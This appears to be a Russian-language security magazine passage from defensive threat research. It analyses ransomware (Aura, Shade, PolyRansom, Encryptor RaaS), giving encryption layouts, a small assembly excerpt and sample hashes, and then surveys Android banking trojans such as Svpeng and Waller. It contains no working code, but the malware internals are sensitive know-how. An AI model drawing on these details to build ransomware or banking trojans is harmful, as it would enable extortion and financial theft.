При шифровании файла рассматриваемый семпл трояна берет первые 30 000 байт содержимого файла (если его размер меньше, то берет файл целиком) и шифрует с паролем **passwordPart1**. В начало файла записывается 32-битное число, равное размеру зашифрованных данных. После этого числа следует шифротекст _без последнего dword'а_, а последний dword шифротекста записывается в самый конец файла. После него в виде текстовой строки сохраняется смещение этого dword'а, а затем один байт, содержащий длину этой текстовой строки.

На этом шифрование первого слоя завершено, и троян повторяет те же действия с паролями passwordPart2, ..., passwordPart8. В итоге первые 30 000 байт файла оказываются зашифрованы восемь раз, а в конце зашифрованного файла формируется структура из восьми блоков — по одному для каждого слоя:

1. 4 байта (первый dword шифротекста),
2. число в виде текстовой строки (смещение этого dword'а),
3. 1 байт (длина этой текстовой строки).

Зашифрованный файл получает дополнительное расширение вида **.id-цифры_blockchain@inbox.com**, где после **id** содержится идентификатор заражения.

Примечание: шифрование в восемь слоев было обнаружено только в семплах с обратным адресом **blockchain@inbox.com**. Все остальные модификации Aura не делят пароль от C&C на части и шифруют в один слой.

Другие особенности

Как и Cryakl, Aura ставит на рабочий стол обои с требованием выкупа. Они порой затрагивают злободневные темы: можно вспомнить годичной давности шумиху по поводу лихорадки Эбола — примерно тогда же распространялась модификация Aura с обратным адресом **help@antivirusebola.com** и соответствующим визуальным рядом (рис. 5). В нашем сегодняшнем семпле обои рабочего стола эксплуатируют образ бывшего сотрудника АНБ, ныне борца за гласность Эдварда Сноудена (рис. 6).



Рис. 5. Обои Aura на тему Эболы



Рис. 6. Обои Aura с изображением Сноудена



TROJAN-RANSOM.WIN32.SHADE

Также известен как Ransom:Win32/Troldesh, Trojan.Encoder.858, Win32/Filecoder.ED; как и у остальных рассмотренных шифровальщиков, авторское название неизвестно. Не так давно был опубликован достаточно подробный обзор этого трояна, поэтому кратко перечислим его основные отличительные особенности и рассмотрим небольшие изменения, которые произошли со времени той публикации.

Shade написан на C++, распространяется обычно в упакованном виде (разные самодельные пакеры + UPX). Недавно были обнаружены случаи распространения Shade в виде PE внутри OLE-контейнера, встроенного в документ «Здравствуйте.docx». Как это выглядит с точки зрения жертвы, видно на рис. 7. Никакого автоматического заражения не происходит — жертве предлагается самостоятельно кликнуть на иконку внутри документа.

Рис. 7. Документ с Shade, открытый в Word



Основная функциональность

Для шифрования файлов троян использует алгоритм AES-256 в режиме CBC, на каждый файл генерирует два ключа: на одном шифрует содержимое, а на другом — имя файла; в качестве IV использует массив из 16 нулевых байт. Эти уникальные ключи AES он затем шифрует алгоритмом RSA на 3072-битном ключе, полученном от C&C, либо (в случае его недоступности) выбранном из набора ключей, зашитых в теле трояна.

Зашифрованные файлы переименовываются в `base64(AES(original Name)).xtbl` либо `originalName.ytbl`, если первый вариант по каким-то причинам невозможен. В недавно обнаруженных семплах на смену `xtbl` пришло расширение `breaking_bad`, а строку `.ytbl` заменила строка `.heisenberg`, что недвусмысленно [отсылает к популярному сериалу](#).

Из других изменений в современных семплах по сравнению со старыми можно назвать и заметно уменьшившийся размер — ~780 Кбайт вместо ~1,8 Мбайт. Это произошло из-за отказа от линковки с клиентом Tor и вообще от использования C&C в этой анонимной сети.

Дополнительная функциональность

Когда файлы зашифрованы, Shade не завершает свой процесс, а в бесконечном цикле через случайные промежутки времени от одного до двух часов запрашивает у C&C список URL, ведущих на семплы дополнительного вредоносного ПО, которые затем скачивает и устанавливает в систему. Получается, что это не только шифровальщик, но и бот-загрузчик, поэтому настоятельно рекомендую провести полное лечение системы, в которой был обнаружен Shade.

Другие особенности

Из забавных наблюдений: в дампе памяти трояна можно обнаружить «пасхальное яйцо» — строку с обращением к антивирусным аналитикам. На рис. 8 и 9 показаны соответствующие строки из дампов семплов от 3 июня и 24 сентября 2015 года.

```
Dear AV analysts, have a good day! ception[] =  kernel32.dll    advapi32.dll    shell32.d
ll    ole32.dll        gdi32.dll        user32.dll        netapi32.dll    GetComputerNameW a
rkValue[] =  9GetSystemInfo   GetLogicalDriveStringsW [] =  x6GetVolumeInformationW ns[]
=
 GetDriveTypeW   GetSystemDirectoryW [] =  , 0x00GetWindowsDirectoryA ro[] =  , 0GetWindo
wsDirectoryW e[] =   = GetTempPathW    FindFirstFileW  FindNextFileW   FindClose        C
```

Рис. 8. «Пасхальное яйцо» в июньском Shade

```
Dear AV analysts, have a good day! You'd better go have a coffee instead of reading this
:) And special greetings to Kaspersky Lab, you are real disassembler Jedi) We've read you
r article about us.   kernel32.dll  advapi32.dll  shell32.dll  ole32.dll
gdi32.dll   user32.dll   netapi32.dll  GetComputerNameW arkName[] =    GetSy
stemInfo  GetLogicalDriveStringsW [] =
 GetVolumeInformationW  =         GetDriveTypeW  GetSystemDirectoryW cro[] =    GetWindo
```

Рис. 9. «Пасхальное яйцо» в сентябрьском Shade

НА ЗАКУСКУ

Вкратце пройдемся по необычным криптовымогателям и трендам, наблюдающимся среди шифровальщиков.

Червь-шифровальщик

Полиморфный червь Virus.Win32.PolyRansom (Virus:Win32/Nabucur, W32/VirRnsm, одна из версий его также известна под именем Operation Global III) распространяется по всем доступным ему носителям. Отличие его от других червей в том, что он шифрует файл жертвы (простым алгоритмом xor dword + rol byte), помещает его в зашифрованном виде в тело своей морфированной копии (причем не в оверлей, а внутрь секции) и подменяет этой копией оригинальный файл. Так повторяется для определенного списка расширений, в этот список входит и exe. В результате лечение системы от такого заражения оказывается сложнее, чем от обычных червей и даже PE-инфекторов, ведь, если просто удалить всю малварь, жертва останется без своих файлов.

Когда копию червя запускают, он сам расшифровывает и открывает оригинальный файл, чтобы жертва ничего не заподозрила. Однако уже через несколько минут (когда червь распространится по доступным ему дискам) экран компьютера блокируется в стиле отошедших уже на второй план вымогателей прошлого (рис. 10).



Рис. 10. Экран блокировки PolyRansom

Ransomware as a service

Модель распространения шифровальщиков, основанная на открытой для всех желающих партнерской программе. Грубо говоря, это онлайн-конструктор малвари: после регистрации на веб-ресурсе (как правило, расположенном в сети Tor) любой желающий может сгенерировать семпл и распространять его, как посчитает нужным (напоминаю читателям, что такие действия караются в соответствии с УК РФ). Создатель онлайн-конструктора автоматически забирает себе определенный процент от вырученных таким образом денег.

За последний год появилось по крайней мере два нашумевших в СМИ трояна-вымогателя, следующих этой схеме.

1. Tox

Один из них, Tox (не путать с одноименным децентрализованным мессенджером) был обнаружен в мае 2015 года. По данным сайта bleepingcomputer, за три дня функционирования этого сервиса произошло 900 заражений этим шифровальщиком. Уже в июне автор сервиса раскаялся и принял решение продать его.

2. Encryptor RaaS

Второй представитель прямо так и называет себя — Encryptor RaaS (Ransomware as a Service). Как выглядит интерфейс конструктора, можно посмотреть на kernelmode. Разработчик трояна заявляет, что его комиссия составит 20% от полученных вымогательством денег.

Encryptor RaaS (Trojan-Ransom.Win32.Raas, Ransom:Win32/Sarento, Trojan.Encoder.1479, Win32/Filecoder.EZ) для работы с большими числами использует библиотеку GMP. Файлы жертвы он шифрует блочным шифром RC5, ключ для каждого файла генерирует с помощью API-функции `RtlGenRandom`. Затем ключ вместе со служебной информацией шифруется алгоритмом RSA на зашитом в теле трояна 2048-битном ключе.

Интересная особенность — троян специально не трогает файлы с именем `wallet.dat`. В процедуре проверки имени файла есть такой код:

```
mov     edi, offset aWalletDat ; "wallet.dat"
mov     ecx, 0Bh
mov     esi, ebx
repe cmpsb
jz      exit
```

Сделано это, очевидно, чтобы случайно не лишить жертву способа заплатить выкуп.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Компьютерное вымогательство в последние годы набирает все больший размах. Чтобы не стать жертвой, используй здравый смысл и самое свежее ПО, а для всех ценных файлов регулярно и правильно делай резервные копии — они спасут данные не только от малвари, но и от поломки оборудования и других неприятных неожиданностей.

Приложение

При подготовке статьи исследованы следующие семплы шифровальщиков:

- a683a02903aaab1772ec1a044ed2d6f5 — Trojan-Ransom.Win32.Rakhni.walx
- 9e48f627161a068e32fb3d3c61a6a449 — Trojan-Ransom.Win32.Cryakl.ack
- d8d228235be285d8cc6a04dce4951079 — Trojan-Ransom.Win32.Aura.ws
- a404b281132627b96cc191162514cd7b — Trojan-Ransom.Win32.Shade.uy
- 2fe09acc8de48b8835361ea386a275f7 — Trojan-Ransom.Win32.Shade.ur



Денис Макрушин
Выпускник факультета информационной безопасности НИЯУ «МИФИ». Специализируется на исследовании угроз. Занимался тестированием на проникновение и аудитом безопасности корпоративных веб-приложений, стресс-тестированием информационных систем на устойчивость к DDoS-атакам, принимал участие в организации и проведении международных мероприятий по проблемам практической безопасности @difezza, defec.ru@difezza, defec.ru

СЕЗОН ОХОТЫ ЗА МОБИЛЬНЫМИ ДАННЫМИ

Финансовые онлайн-операции существенно упростили нашу жизнь — теперь практически любой товар или услугу можно купить, не выходя из дома, а сервисы онлайн-банкинга избавляют от необходимости стоять в очереди в банке. Однако растущая популярность интернет-платежей, в особенности платежей через мобильное устройство, играет на руку преступникам, которые также активно осваивают данные технологии: чем больше людей используют свой мобильный девайс для управления финансами, тем больше потенциальных жертв и, как следствие, прибыль от криминальной деятельности. В результате кража финансовой информации при помощи вредоносного программного обеспечения для мобильных устройств и последующий вывод денежных средств пользователей на подконтрольные злоумышленникам счета на сегодняшний

день представляет собой один из наиболее эффективных способов заработка, который используется «предприимчивыми» ребятами.


С одной стороны, нацеленным на кражу финансовой информации злодеям выгоднее устраивать атаки на **серверную сторону обработки платежей** (банковская инфраструктура, серверы платежных систем и прочее), поскольку она содержит огромное количество данных, которые можно выгодно использовать в корыстных целях или продать. Это с переменным успехом и делают (достаточно вспомнить финансовую угрозу Carbanak). Но на практике получить такой доступ бывает трудно — требуется огромное количество человеческих и временных ресурсов. По сути, это равносильно проникновению в реальное банковское хранилище, потому что критичные элементы банковской инфраструктуры хорошо защищены и находятся под строгим контролем со стороны служб информационной безопасности банка. Поэтому киберпреступники предпочитают атаковать незащищенные устройства пользователей банковских и платежных систем. И если рабочие станции и компьютеры потенциальных жертв постепенно обзаводятся средствами защиты, то мобильные девайсы по-прежнему остаются под ударом.

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ АСОЦИАЛЬНЫХ ПРИЛОЖЕНИЙ

Классическим примером использования возможностей социнженерии для выманивания финансовой информации пользователей служит **фишинг**. Да, этот вектор будет работать всегда, пока существуют веб-приложения и человеческая глупость. Введенный в заблуждение пользователь сам отдает злоумышленникам конфиденциальную информацию. Например, потенциальная жертва получает от имени крупного банка «официальное» письмо, из которого узнает, что якобы на его персональные данные оформлен кредит и с условиями кредитования банк предлагает ознакомиться, перейдя по ссылке. Если жертва проследует по ней, то окажется на сайте, внешне напоминающем официальный сайт банка. Однако вся информация, введенная пользователем в формах на данном ресурсе, в итоге попадает к злоумышленникам. Описанный сценарий довольно часто используется злодеями в процессе заражения рабочих станций жертв, однако он также успешно применим и для мобильных устройств. Часто ли ты читаешь почту с мобильного телефона?

Специфика мобильного доступа к онлайн-банкингу заключается в удобстве использования второго фактора аутентификации: после ввода в мобильном браузере пароля учетной записи онлайн-банкинга на это же устройство сразу же доставляется СМС с временным паролем. Другими словами, если ты пользуешься веб-приложением онлайн-банкинга посредством мобильного девайса, то двухфакторная аутентификация превращается в «однофакторную».

Кроме того, социальная инженерия активно используется для распространения вредоносных установочных пакетов, содержащих мобильные трояны.



Количество обнаруженных вредоносных установочных пакетов и новых мобильных угроз (Q4 2014 — Q2 2015) по данным «Лаборатории Касперского»

25000
20000
15000
10000
5000
0
11546
18236
19763
20393
Q3.2014
Q4.2014
Q1.2015
Q2.2015
© Лаборатория Касперского

Количество мобильных банковских троянов
в коллекции «Лаборатории Касперского»
(Q3 2014 — Q2 2015)


Вредоносные установочные пакеты распространяются как в неофициальных магазинах мобильных приложений, так и посредством СМС-спама с вложением. Исследования «Лаборатории Касперского» демонстрируют стабильный рост числа мобильных угроз. Так, количество обнаруженных вредоносных установочных пакетов во втором квартале 2015 года составило 1 048 129 зловредов — в семь раз больше, чем в предыдущем квартале.

МОБИЛЬНЫЕ ТРОЯНЫ

Неудивительно, что среди обнаруженных экспертами мобильных угроз одним из лидеров по распространенности остаются мобильные банковские трояны. Основная цель зловредов данной группы — украсть логин и пароль от банковского аккаунта. И у каждого представителя данного класса угроз для этой цели свой набор методов. Рассмотрим комплекс технологий, которые используются мобильными зловредами, на примере их ярких экземпляров.

Svpeng

Один из самых функциональных Android-троянов, **Svpeng**, который распространяется с помощью СМС-спама, также использует техники социальной инженерии для кражи финансовой информации. Зловред дожидается, пока пользователь откроет окно приложения для онлайн-банкинга, и заменяет его своим окном, в котором запрашивает у жертвы необходимые для авторизации в системе онлайн-банкинга логин и пароль. Кроме того, троян пытается украсть данные банковской карты — для этого он перекрывал приложение Google Play своим окном, в котором запрашивал финансовую информацию.



Фейковое окно от Svpeng с запросом платежных данных

Waller

Другой представитель данного класса угроз, мобильный троян **Waller** (Trojan-SMS.AndroidOS.Waller) продемонстрировал новый способ обогащения: зловред не только отправ-

ляет платные СМС, но и пытается украсть деньги с электронного кошелька QIWI. Помимо стандартного для Trojan-SMS набора умений (перехват СМС с указанных злоумышленниками номеров, рассылка СМС с указанным текстом по всем адресам из контакт-листа и так далее), Waller обладает еще несколькими возможностями, которые позволяют ему опустошать кошельки QIWI Wallet владельцев зараженных смартфонов. Получив соответствующую команду, троян проверяет баланс счета электронного кошелька. Если у владельца зараженного устройства есть счет QIWI Wallet и Waller получает информацию о положительном балансе электронного кошелька, троян может переводить деньги со счета пользователя на указанный злоумышленниками счет QIWI Wallet.

Android.Bankbot.65.Origin

В июне 2015 года обнаружен троян **Android.Bankbot.65.Origin**, распространяющийся под видом якобы обновленного официального приложения крупного банка. Разработчики этого «приложения» обещали своим пользователям, что при удалении старой версии и установке новой пользователь получит полный доступ к функциям мобильного банка, а не только к шаблонам платежей. Так как троян после установки сохранял все функции оригинального приложения, пользователи не замечали подвоха. Однако троян мог блокировать входящие звонки и СМС и подменять легитимные версии мобильных банковских клиентов их поддельными копиями.

Под ударом финансовых угроз оказываются владельцы не только Android-девайсов, но и мобильных устройств на базе операционной системы iOS.

